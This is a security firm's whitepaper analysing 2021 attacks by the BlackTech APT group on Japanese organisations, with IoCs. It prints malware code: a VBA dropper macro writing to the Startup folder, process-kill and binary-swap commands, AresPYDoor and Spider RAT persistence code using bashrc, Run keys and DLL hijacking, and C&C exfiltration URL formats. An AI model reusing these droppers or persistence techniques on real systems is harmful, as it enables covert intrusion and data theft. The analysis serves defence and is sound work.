Report on APT Attacks by BlackTech

NTT Security Holdings Corporation

Japan SOC

Objective of Report

NTT Security Holdings Corporation Japan Security Operation Center provides Managed Security Service (MSS). We monitor our client systems round-the-clock, find security incidents promptly and provide best solutions. We perform various research on latest threats and output the achievements as black lists, custom signatures and Indicators of Compromise (IoCs). These knowledges are also used by our SOC analysts.

Our SOC has been monitoring attacks by one of well-known APT groups, BlackTech. Though many organizations have been reported the malware used by BlackTech, our SOC publishes this whitepaper discussing the latest attacks by BlackTech based on the actual attacks we monitored in 2021. We expect that this whitepaper contributes to better defense against attacks from BlackTech.

Table of Contents

Preface

NTT Security Holdings Corporation Japan Security Operation Center has been monitoring active attacks from APT group BlackTech. This report covers the following topics on the attacks based on our research.

- Summary of attacks by BlackTech focusing on their initial attack vector, that are spear phishing emails and exploiting server vulnerabilities.
- Result of analysis on the malware used by BlackTech.
- Consideration on the logic to protect from attacks by BlackTech.

Appendix contains the list of hash values that we obtained during our research. This would help to prevent infection or isolate the victims.

1. Introduction

It is known that APT group BlackTech (also called as Palmerworm, Red Djinn, Earth Hundun or HUAPI) had started their activity at the latest 2012. They have been targeting organizations based in Eastern Asia, especially in Taiwan and Japan. Their main objective seems to steal sensitive information from target organizations.

BlackTech utilizes various malware families. Some of them are publicly available (Bifrose or Gh0st RAT) and others are self-developed (TSCookie or PLEAD). They have kept developing new malwares, which means that they are actively working.

Our SOC has observed attacks by BlackTech, but the number of attacks rapidly increased around 2020. Our SOC has observed they repeatedly attacked several organizations in telecommunication, defense and mass media industries. In many cases, they established their initial foothold in overseas branch office of Japanese companies, then intruded into mission critical system in headquarters.

It is highly probable that BlackTech keep targeting Japanese companies, therefore implementing proper countermeasures both in remote office and headquarters is required to protect from their attacks. This whitepaper reviews and summarizes the BlackTech's attack campaigns and malware targeting Japanese organizations that our SOC observed in 2021. We hope that this content will help considering and implementing effective countermeasures to protect each organization.

2. Attack Overview

Origins of BlackTech attacks targeting Japanese organizations are almost either of below.

1. Spear phishing
2. Vulnerability exploitation (on server)

2.1. Spear Phishing

Most of the attacks we observed started with spear phishing. An attacker sends an email pretended to be sent from a business partner to a user. As soon as opening the attached file, the user is infected by malware. The mail body and attached file are so sophisticated that it is difficult for the user to feel odd at a glance. Our SOC has observed attacks that leveraged real internal document used in the target organization in the past.

The attached file was either an executable file with double file extension or Microsoft Excel file in xlsm format. These files can be contained in an archive file including RAR format. The archive file is password-protected, and the password is included in the mail body.

Our SOC had observed several xlsm files (also called as LAMICE [1]) and macros embedded on them were very similar. This suggests that all of these files were created by single tool.

```
t = Block0() + "," + Block1() + "," + Block2() + "," + Block3() + "," + Block4
() + "," + Block5() + "," + Block6() + "," + Block7() + "," + Block8() + "," +
Block9() + "," + Block10() + "," + Block11() + "," + Block12() + "," + Block13
() + "," + Block14()

Dim rd
Buf = Split(t, ",")
Set fso = CreateObject("Scripting.FileSystemObject")

Dim WshShell, oExec, appData
Set WshShell = CreateObject("WScript.Shell")
appData = WshShell.expandEnvironmentStrings("%APPDATA%")

pth = appData & "\Microsoft\Windows\Start Menu\Programs\Startup\dwm.exe"

If fso.fileexists(pth) Then
Else
  Dim I, aBuf, Size, bStream
  Size = UBound(Buf): ReDim aBuf(Size \ 2)
  For I = 0 To Size - 1 Step 2
      aBuf(I \ 2) = ChrW(Buf(I + 1) * 256 + Buf(I))
  Next
  If I = Size Then aBuf(I \ 2) = ChrW(Buf(I))
  aBuf = Join(aBuf, "")
  Set bStream = CreateObject("ADODB.Stream")
  bStream.Type = 1: bStream.Open
  With CreateObject("ADODB.Stream")
    .Type = 2: .Open: .WriteText aBuf
    .Position = 2: .CopyTo bStream: .Close
  End With
  bStream.SaveToFile pth, 2: bStream.Close
  Set bStream = Nothing
End If
```

Figure 1. Macro example BlackTech frequently uses

Interestingly, it is observed that APT group Blackgear had used very similar macro during their attacks. This implies that the tool that generate this macro could be shared among multiple APT groups or BlackTech and Blackgear are closely related.

2.2. Vulnerability Exploitation (on server)

BlackTech has been abused various vulnerabilities in their attacks. According to the blog article by JPCERT/CC [2], there were many tools that can exploit various vulnerabilities on C&C server operated by BlackTech. It is also reported [3][4][5] that they had actually abused vulnerabilities on Microsoft Exchange Server.

Successful exploitation results in malware execution. Using the malware, the attacker collects environmental information, repeats lateral movement, and go deeper into the target organization. It is also observed that they use certain malware family on different platforms. For example, they use ELF Bifrose on Linux environment and PE Bifrose on Windows environment.

2.3. Malware Families

BlackTech utilize various malware families. The figure below summarizes the malware families that they use by attacking vectors.




Figure 2. Malware families used by BlackTech

3. Malware Analysis

3.1. Flagpro

Flagpro is malware used in initial phases of an attack to investigate a target environment and download and execute further malware [6][7]. Flagpro (v1.0) may have been used in attacks of October 2020, and the new Flagpro (v2.0) using the MFC (Microsoft Foundation Class) library may have been used after July 2021.

The main functions of Flagpro are as follows.

- Download and execute tool.
- Execute OS commands and send their results.
- Collect of authentication information stored in Windows and exfiltrate of collected information.

3.1.1. Use of COM object

Flagpro uses IWebBrowser2 interface and other interfaces from Internet Explorer's COM object to handle access to and from a C&C server.

```
if ( v3 && *v3 )
{
  if ( CoCreateInstance(&rclsid_InternetExplorer, 0, 4u, &riid_IWebBrowser2, &ppv) >= 0 && ppv )
  {
    printf("Start:\n");
    VariantInit(&pvarg);
    VariantInit(&v39);
    v39.vt = 3;
    v39.lVal = 12;
    v6 = SysAllocString(v3);
    v7 = (*(*ppv + 0x2C))(ppv, v6, &v39, &pvarg, &pvarg, &pvarg);// IWebBrowser2::Navigate()
    SysFreeString(v6);
    if ( v7 >= 0 )
    {
```

Figure 3. Use of COM object for external access

3.1.2. Auto close of dialog

Flagpro automatically closes dialogs, which appear when accessing external sites, such as proxy authentication confirmation dialogs. We assume that the auto-close function was implemented to keep users from realizing that Flagpro has accessed an external site.

3.1.3. Inserting dummy codes

Flagpro is obfuscated by inserting dummy code repeatedly. The obfuscation technique is often implemented in the malware used by BlackTech.

```
DUMMY_FUNC();
DUMMY_FUNC();
DUMMY_FUNC();
DUMMY_FUNC();
DUMMY_FUNC();
DUMMY_FUNC();
sub_40A590(WideCharStr, v53);
sub_405800();
sub_40A590(v94, v53);
sub_405800();
sub_40A590(CommandLine, v53);
sub_405800();
sub_405820(v53, v54);
sub_405800();
DUMMY_FUNC();
DUMMY_FUNC();
DUMMY_FUNC();
DUMMY_FUNC();
DUMMY_FUNC();
DUMMY_FUNC();
if ( wcslen(WideCharStr) <= 7 )
```

Figure 4. Insertion of dummy functions

3.1.4. Control commands

Control commands received from C&C server are encoded in Base64. Decoded commands used in Flagpro (v2.0) have the following format.

```
[Download Command 1]|[Download Command 2]|[OS Command]|[Time Interval]
```

Figure 5. Flagpro command format

The Download Command format is shown in Figure 6, and consists of the string “Exec”, “Yes”, and the URL path to the download site. The string “Exec” is an activity flag, which must be present in both Download Command 1 and 2 in Figure 5 for the main process such as downloading and executing OS commands to take place. The string "Yes" is the execution flag; without it, the downloaded file will not be executed.

```
ExecYes[URL Path]
```

Figure 6. Download Command format

3.1.5. C&C Communication

Flagpro uses HTTP protocol to communicate with C&C server. As shown in Table 1, it switches the URL path for each communication purpose. In addition, when this malware sends the results of OS commands execution and collected authentication information, the contents are encoded in Base64 format and sent to the C&C server as URL parameter values.

Table 1. The URL paths and queries for each communication purpose

URL path and query	Purpose
/index.html	Requesting the control commands
/index.htmld?flag=[Encoded Data]	Sending the results of OS commands execution
/index.htmld?flagpro=[Encoded Data]	Sending the authentication information

3.1.6. Indicators of Compromise (IoCs)

- URL path
  - index.htmld?flag=[Base64 Encoded String]
  - index.htmld?flagpro=[Base64 Encoded String]
- File path
  - %TEMP%¥~MY[Uppercase Hexadecimal Value (16bit)].tmp
  - %TEMP%¥~MY[Uppercase Hexadecimal Value (16bit)].tmp.exe
- Mutex
  - 71564__40Fllk293_DD71_4715_A3177782516DB5__71564_
  - 71564__40Fllk293_DD71_4715_A55778278645__71564_
  - 71564__40Fllk293_DD71_4715_A317try516DB5__71564_

3.2. SelfMake Service

SelfMake Service is a loader that loads and executes malware on the infected hosts. It is designed to run as Windows Service. Besides, according to the article [5], this loader executes SelfMake Loader described on the next section.

Some samples of SelfMake Service not only load and execute malware, but also kill the legitimate splwow64.exe process and execute malicious splwow64.exe that has been overwritten with the malware on the infected host. The splwow64.exe is a file used by PrintSpooler, a Windows Service related to printing.

```
void __noreturn exec_selfloader()
{
  while ( 1 )
  {
    if ( !sub_140001A40() )
    {
      WinExec("cmd /c taskkill /f /im splwow64.exe", 0);
      WinExec("cmd /c taskkill /f /im iproyal_pawns.exe", 0);
      Sleep(0x7D0u);
      if ( (unsigned int)file_attrcheck(Filename_iproyal_pawns, 0) != -1 )
      {
        DeleteFileA(FileName_splwow64);
        movefile(Filename_iproyal_pawns, FileName_splwow64);
      }
      WinExec(FileName_splwow64, 0);
    }
    Sleep(0x1D4C0u);
  }
}
```

Figure 7. Execute malicious splwow64 overwritten with malware

3.3. SelfMake Loader

SelfMake Loader is malware that loads and execute other malware [1][3]. It has been reported that this malware executed Spider RAT. The name of SelfMake Loader is derived from the strings “selfmake2” or “selfmake3” in the malware samples. One of the features is that this malware uses MFC (Microsoft Foundation Class).

```
; public class Cselfmake2App /* mdisp:0 */ :
;   public class CWinApp /* mdisp:0 */ :
;     public class CWinThread /* mdisp:0 */ :
;       public class CCmdTarget /* mdisp:0 */ :
;         public class CObject /* mdisp:0 */
; class Cselfmake2App `RTTI Type Descriptor'
??_R0?AVCselfmake2App@@@8 dd offset ??_7type_info@@6B@
                                          ; DATA XREF: .rdata:
                                          ; .rdata:Cselfmake2A
                                          ; reference to RTTI's
                dd 0                      ; internal runtime re
aAvcselfmake2ap db '.?AVCselfmake2App@@',0 ; type descriptor
```

Figure 8. Code contains the string “selfmake2”

```
; public class Cselfmake3App /* mdisp:0 */ :
;   public class CWinApp /* mdisp:0 */ :
;     public class CWinThread /* mdisp:0 */ :
;       public class CCmdTarget /* mdisp:0 */ :
;         public class CObject /* mdisp:0 */
; class Cselfmake3App `RTTI Type Descriptor'
??_R0?AVCselfmake3App@@@8 dd offset ??_7type_info@@6B@
                                          ; DATA XREF: .rdata:00150268↑
                                          ; .rdata:Cselfmake3App::`RTTI
                                          ; reference to RTTI's vftable
                dd 0                      ; internal runtime reference
aAvcselfmake3ap db '.?AVCselfmake3App@@',0 ; type descriptor name
```

Figure 9. Code contains the string “selfmake3”

SelfMake Loader can be divided into two types based on the method of loading malware. The first type is to load and execute malware located on the infected host. The loader searches the following directories in order and executes the first malware it found.

- Directory where the SelfMake Loader is executed
- C:¥Program Files (x86)¥Common Files

The other type is to download the malware from a C&C server to the %TEMP%directory and execute the downloaded file. The file also includes an XOR encoded configuration. This configuration is a pipe-delimited format and contains domain and port number of the C&C server. The configuration format is similar to Bifrose malware which BlackTech uses. This pipe-delimited configuration is a common characteristic of BlackTech's malware.

```
Hex                                                  ASCII
77 77 77 2E|75 69 6E 76|65 73 74 2D|65 75 72 6F|   www.uinvest-euro
70 65 2E 63|6F 6D 7C 34|34 33 7C 7C|7C 7C 7C 7C|   pe.com|443||||||
```

Figure 10. Pipe-delimited configuration of SelfMake Loader

The following figure shows a file format that SelfMake Loader loads from the infected host. The file which is downloaded from the C&C server is in a similar format. The malware is XOR encoded and is decoded by a key contained in the file.

```
typedef struct {
   // The sequence of characters at the start of the data
   // Malware samaple loaded from infected host: "EED8FFE0"
   // Malware samaple loaded from C&C server: "D0D9FEE1"
   char magic_number[4];

   // The key for decoding data
   int xor_key;

   // Data size
   int data_size;

   // The value of this field is unused in the code
   char padding[16];

   // XOR encoded data
   char* data;
} config;
```

Figure 11. File format that SelfMake Loader loads from an infected host

In addition, based on the code similarities, we consider that the code of executing the decoded data is used the one published on GitHub [8].

SelfMake Loader calls the following function several times. The following function simply output a string using the printf function; that is to say, this is a dummy code. BlackTech tends to utilize malware that contain such dummy code.

```
int debug_method()
{
  int v0; // esi

  printf("f23rwe");
  printf("f23rwe");
  if ( GetTickCount() == 0x23E082 )
  {
    printf("f23rwe");
    printf("f23rwe");
    printf("f23rwe");
    v0 = 0x17;
  }
  else if ( GetLastError() == 0x20C5B )
  {
    printf("f23rwe");
    v0 = 0x20;
  }
  else
  {
    v0 = 0x141;
  }
  printf("f23rwe");
  printf("f23rwe");
  return v0;
}
```

Figure 12. Dummy code of SelfMake Loader

3.4. HeavyROT Loader

HeavyROT Loader is a loader that downloads malware from a C&C server and executes it. There is a sample of this loader which downloads malware from the same C&C server as SelfMake Loader and it would indicate the sample relates to BlackTech. We named this malware HeavyROT Loader since it uses bit rotation calculation for RC6 cryptographic algorithm or calculation of checksums, as will be described later.

The malware communicates with C&C servers using HTTP, and Basic authentication is implemented to the servers. The malware communicates with the servers again with the flag enabled which ignores a certification error (ERROR_INTERNET_INVALID_CA) in case this error occurs in HTTPS communication. In addition, the malware gets the User Agent string from an infected machine's registry in order to set the string to an HTTP header.

```
if ( !((int (__stdcall *)(int, _DWORD, _DWORD, _DWORD, _DWORD))this->wininet_HttpSendRequestA)(v9, 0,
{
  // https://docs.microsoft.com/en-us/windows/win32/wininet/wininet-errors
  if ( ((int (*)(void))this->kernel32_GetLastError)() != ERROR_INTERNET_INVALID_CA )
    goto LABEL_28;
  v23 = 4;
  ((void (__stdcall *)(int, MACRO_INTERNET_OPTION, int *, int *))this->wininet_InternetQueryOptionA)(
    v6,
    INTERNET_OPTION_SECURITY_FLAGS,
    &v12,
    &v23);
  // 0x180 = SECURITY_FLAG_IGNORE_UNKNOWN_CASECURITY_FLAG_IGNORE_REVOCATION
  v12 |= 0x180u;
  ((void (__stdcall *)(int, MACRO_INTERNET_OPTION, int *, int))this->wininet_InternetSetOptionA)(
    v6,
    INTERNET_OPTION_SECURITY_FLAGS,
    &v12,
    4);
  if ( !((int (__stdcall *)(int, _DWORD, _DWORD, _DWORD, _DWORD))this->wininet_HttpSendRequestA)(v6, 0
    goto LABEL_28;
}
v16 = 4;
```

Figure 13. Process of communication with C&C servers

The downloaded data from C&C servers contains encrypted PE data as well as a seed for generating a decryption key. Furthermore, the malware calculates the checksum before and after decrypting PE data and it halts processing if the checksum does not match the downloaded data.

```
typedef struct {
  // seed for generating decryption key
  int key_seed;

  // checksum before decryption
  int encrypted_data_checksum;

  // checksum after decryption
  int decrypted_data_checksum;

  // heap size for loading data
  int heap_size;

  // data size
  short int data_size;

  // encrypted PE data
  byte data[];
}
```

Figure 14. Downloaded data format

```
def calc_checksum(data):
    rol = lambda val, r_bits, max_bits=32: ¥
        (val << r_bits%max_bits) & (2**max_bits-1) | ¥
        ((val & (2**max_bits-1)) >> (max_bits-(r_bits%max_bits)))

    result = 0
    for byte_val in data:
        result = rol(result,0xb) + byte_val
    return result
```

Figure 15. Checksum calculation

The following figure shows how the malware generates a key for decryption from a seed.

```
def calc_key(seed):
     val1 = (seed&1)|(seed<<16)&0xFFFFFFFF
     val2 = (seed>>16)|(seed&0x00001000)
     return ((val1<<8)&0xFFFFFFFF) | ((val2)>>8)&0xFFFFFFFF)
```

Figure 16. Process of generating decryption key from seed

It is notable that the malware extracts original PE file by using RC6 encryption (not decryption) routine after generating the key. Although there was no theoretical evidence, we confirmed that the data encrypted by RC6 decryption routine can be decrypted by RC6 encryption routine. We assume that the data downloaded from a C&C server contained the encrypted data by RC6 decryption routine, and the malware decrypted original PE file by RC6 encryption routine to the encrypted data.

```
class RC6Const:
    round = 16
    blocksize = 64

def get_wordsize():
    return RC6Const.blocksize // 2

def get_extend_s_len():
    return 2 * RC6Const.round + 4

rol = lambda val, r_bits, max_bits=32: ¥
    (val << r_bits%max_bits) & (2**max_bits-1) | ¥
    ((val & (2**max_bits-1)) >> (max_bits-(r_bits%max_bits)))

def init_S(key):
    s_len=get_extend_s_len()
    w=get_wordsize()

    MOD = 2**w
    encoded = [key]
```

```
    S=s_len*[0]
    S[0]=0xB7E15163
    for i in range(1,s_len):
        S[i]=S[i-1]+0x9E3779B9
        S[i]=S[i]%MOD

    A=B=i=j=0
    for _ in range(0,3*max(len(encoded),s_len)):
        A = S[i] = rol((S[i] + A + B)%MOD,3,w)
        B = encoded[j] = rol((encoded[j] + A + B)%MOD,(A+B)%w,w)
        i = (i + 1) % s_len
        j = (j + 1) % len(encoded)

    return S

def rc6_encrypt(data,S):
    r=RC6Const.round
    w=get_wordsize()
    MOD = 2**w
    lgw = 5
    A = int.from_bytes(data[0:4],'little')
    B = int.from_bytes(data[4:8],'little')
    C = int.from_bytes(data[8:12],'little')
    D = int.from_bytes(data[12:16],'little')

    B = (B + S[0])%MOD
    D = (D + S[1])%MOD
    for i in range(1,r+1):
        t = rol(((B*(2*B + 1))%MOD),lgw,w)
        u = rol(((D*(2*D + 1))%MOD),lgw,w)
        A = (rol(A^t,u%w,w) + S[2*i])%MOD
        C = (rol(C^u,t%w,w) + S[2*i+1])%MOD
        (A, B, C, D) = (B, C, D, A)
    A = (A + S[2 * r + 2])%MOD
    C = (C + S[2 * r + 3])%MOD

    ret = [A,B,C,D]
    return ret

def main():
    ## set appropriate parameters
    key = 0x68000010      ## set the key generated from seed in
downloaded data.
    input_file = "encrypted.bin" ## set a inputdata filename.
    output_file = "decrypted.bin" ## set a outputdata filename.

    ## initialize S
    S = init_S(key)
```

```
    ## decrypt
    in_datas = open(input_file,"rb").read()
    i = 0
    out_f = open(output_file,"wb")
    while i < len(in_datas):
        in_data = in_datas[i:i+16]
        decrypted = rc6_encrypt(in_data,S)
        for e in decrypted:
            bin = e.to_bytes(4, byteorder="little")
            out_f.write(bin)
        i=i+16
    out_f.close()

if __name__ == "__main__":
    main()
```

Figure 17. Process of decrypting PE data

3.5. AresPYDoor

AresPYDoor is backdoor malware. It is said to be related to BlackTech, because the C&C server used by AresPYDoor has relation to it used by Bifrose, also BlackTech malware [17]. AresPYDoor is based on a Python RAT [9] released on Github under the name Ares and is converted to an executable file.

AresPYDoor uses the URL format shown in Figure 18 to access the C&C server and receive commands.

```
(scheme)://(host)/api/(uid)/hello
```

Figure 18. URL format to receive commands

The uid is generated by the code in Figure 19.

```
import uuid, getpass
    def get_UID(self):
        """ Returns a unique ID for the agent """
        return getpass.getuser() + '_' + str(uuid.getnode())
```

Figure 19. The code generates uid

The implemented commands are shown in Table 2.

Table 2. AresPYDoor commands

Command	Description
cd	Change the current directory
upload	Upload
download	Download
persist	Establish persistence
clean	Remove persistence
exit	Terminate AresPYDoor process
zip	Compress files or folders to a ZIP archive
python	Execute Python codes
help	View help
(Others)	Execute Shell commands

One of the characteristics of AresPYDoor is its multi-platform support. There are several codes implemented to work on both Windows and Linux. As an example, Figure 20 shows some of the persistence codes.

```
if platform.system() == 'Linux':
    persist_dir = self.expand_path('~/.ares')
    if not os.path.exists(persist_dir):
        os.makedirs(persist_dir)
    agent_path = os.path.join(persist_dir, os.path.basename(sys.executable))
    shutil.copyfile(sys.executable, agent_path)
    os.system('chmod +x ' + agent_path)
    if os.path.exists(self.expand_path('~/.config/autostart/')):
        desktop_entry = '[Desktop Entry]\nVersion=1.0\nType=Application\nName=Ares\nExec=%s\n' % agent_path
        with open(self.expand_path('~/.config/autostart/ares.desktop'), 'w') as (f):
            f.write(desktop_entry)
    else:
        with open(self.expand_path('~/.bashrc'), 'a') as (f):
            f.write('\n(if [ $(ps aux|grep ' + os.path.basename(sys.executable) + '|wc -l) -lt 2 ]; then ' + agent_path + ';fi&)\n')
elif platform.system() == 'Windows':
    persist_dir = os.path.join(os.getenv('USERPROFILE'), 'ares')
    if not os.path.exists(persist_dir):
        os.makedirs(persist_dir)
    agent_path = os.path.join(persist_dir, os.path.basename(sys.executable))
    shutil.copyfile(sys.executable, agent_path)
    cmd = 'reg add HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run /f /v ares /t REG_SZ /d "%s"' % agent_path
    subprocess.Popen(cmd, shell=True)
```

Figure 20. Multi-platform persistence commands

3.6. Spider RAT

Spider RAT is a RAT [1][4] executed by LAMICE or SelfMake Loader. There are 32-bit and 64-bit samples. Although they have some similarities, these functions implemented in each sample are different. In this section, we will start with 32bit sample and continue with 64bit sample.

3.6.1. 32-bit

3.6.1.1. Configuration

The configuration is encoded by XOR, and its format is shown below.

```
IP1|PORT1|IP2|PORT2|IP3|PORT3|PROXYNAME|PROXYUSERNAME|PROXYPASS|
SLEEPTIME|UNKNOWN_COLUMN|PERSISTENCE
```

Figure 21. Configration format

The observed sample had the following settings shown in Figure 22.





Figure 22. Spider RAT configuration

3.6.1.2. Embedded DLL file

We observed that there are two executable files (DLL files) embedded in the .data section, one of which will later be edited and dropped in the persistent phase. The behavior of these DLL files is to execute “C:¥Windows¥System32¥calc.exe". Although there are two embedded DLL files, they have the same behavior.




	value	value
	.data	.reloc
3D64206...	A104523DC6DDB70790CA0D385A61B9B7	7317F8A981
	5.304	3.072
	27.84 %	8.66 %
	0x00037200	0x0004FA00
bytes)	0x00018800 (100352 bytes)	0x00007A00
	0x00239000	0x00256000
bytes)	0x0001C764 (116580 bytes)	0x000078BA
	-	-
	0xC0000040	0x42000040
	x	-
	-	-
	-	-
	-	x
	x	x
	-	-
	-	-
	-	-
	-	-
	executable, offset: 0x00039258, size: 44404	-
	executable, offset: 0x00044268, size: 44404	-


Figure 23. DLL files embedded in Spider RAT

3.6.1.3. Characteristic strings

The characteristic strings, shown in Figure 24, can be seen in the debug output. Such strings are also seen in 64-bit samples.



```
v51 = &v41;
std::string::string((int)"pWork->HC->HttpSendMessage failed!");
output_stdout(v41);
```



```
v10 = v7;
std::string::string((int)"restart m_CMD2!");
output_stdout(v7[0]);
```

Figure 24. The characteristic string in Spider RAT

3.6.1.4. Persistent behavior

Three persistent behaviors described below can be specified depending on the value of PERSISTENCE in the configuration. In this case, the sample was set not to run these persistent behaviors.

- Using the Registry Run key
  - Spider RAT copies itself to c:¥users¥public¥downloads¥schmet.exe.
  - Spider RAT set the full path as the value of “Ofice” subkey in HKCU¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Run key.

```
result = RegOpenKeyExA(
           HKEY_CURRENT_USER,
           "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run",
           0,
           0xF003Fu,
           &phkResult);
if ( !result )
{
  GetModuleFileNameA(0, Filename, 0x104u);
  CopyFileA(Filename, (LPCSTR)"c:\\users\\public\\downloads\\schmet.exe", 0);
  memset(pvData, 0, sizeof(pvData));
  pcbData = 260;
  if ( RegGetValueA(phkResult, 0, "Ofice", 2u, 0, pvData, &pcbData)
    || (result = _mbscmp("c:\\users\\public\\downloads\\schmet.exe", pvData)) != 0 )
  {
    v1 = lstrlenA((LPCSTR)"c:\\users\\public\\downloads\\schmet.exe");
    RegSetValueExA(phkResult, "Ofice", 0, 1u, "c:\\users\\public\\downloads\\schmet.exe", v1 + 1);
    return RegCloseKey(phkResult);
  }
}
return result;
}
```

Figure 25. The persistence using the Run key

- Using DLL Search Order Hijacking in OneDrive
  - Spider RAT copies itself to “C:¥programdata¥schost.exe”.
  - Spider RAT replaces the string ”C:¥Windows¥System32¥calc.exe” in the embedded DLL files of .data section with “C:¥programdata¥schost.exe”.
  - Spider RAT writes its binary to c:¥Users¥USERNAME¥AppData¥Local¥Microsoft¥OneDrive¥FileSyncFlwb.dll
  - Spider RAT relaunches OneDrive with the following command

    “cmd /c taskkill /f /im onedrive.exe”
  - The malicious FileSyncFlwb.dll will be loaded to execute “C:¥programdata¥schost.exe”, which is replaced to Spider RAT.

```c
GetModuleFileNameA(0, Filename, 0x104u);
CopyFileA(Filename, "C:\\programdata\\schost.exe", 0);
memcpy_0(aCWindowsSystem, "C:\\programdata\\schost.exe", strlen("C:\\programdata\\schost.exe") + 1);
memset(pszPath, 0, sizeof(pszPath));
memset(FileName, 0, sizeof(FileName));
result = (FILE *)SHGetSpecialFolderPathA(0, pszPath, CSIDL_APPDATA, 1);
if ( result )
{
  Filename[strlen(pszPath) + 252] = 0;
  wsprintfA(FileName, "%s\\%s", pszPath, "Local\\Microsoft\\OneDrive\\FileSyncFalwb.dll");
  printf("%s\n", FileName);
  Sleep(0x2710u);
  v1 = fopen(FileName, "wb");
  v2 = v1;
  if ( v1 )
  {
    fwrite(&embedded_dll, 1u, 0xB000u, v1);
    return (FILE *)fclose(v2);
  }
  else
  {
    WinExec("cmd /c taskkill /f /im onedrive.exe", 0);
    result = fopen(FileName, "wb");
    v3 = result;
    if ( result )
    {
      fwrite(&embedded_dll, 1u, 0xB000u, result);
      return (FILE *)fclose(v3);
    }
  }
}
```

Figure 26. The persistence using DLL search order hijacking

- Using the Registry key HKCU¥Environment¥UserInitMprLogonScript
  - ➢ Spider RAT copies itself to c:¥users¥public¥downloads¥mpetect.exe.
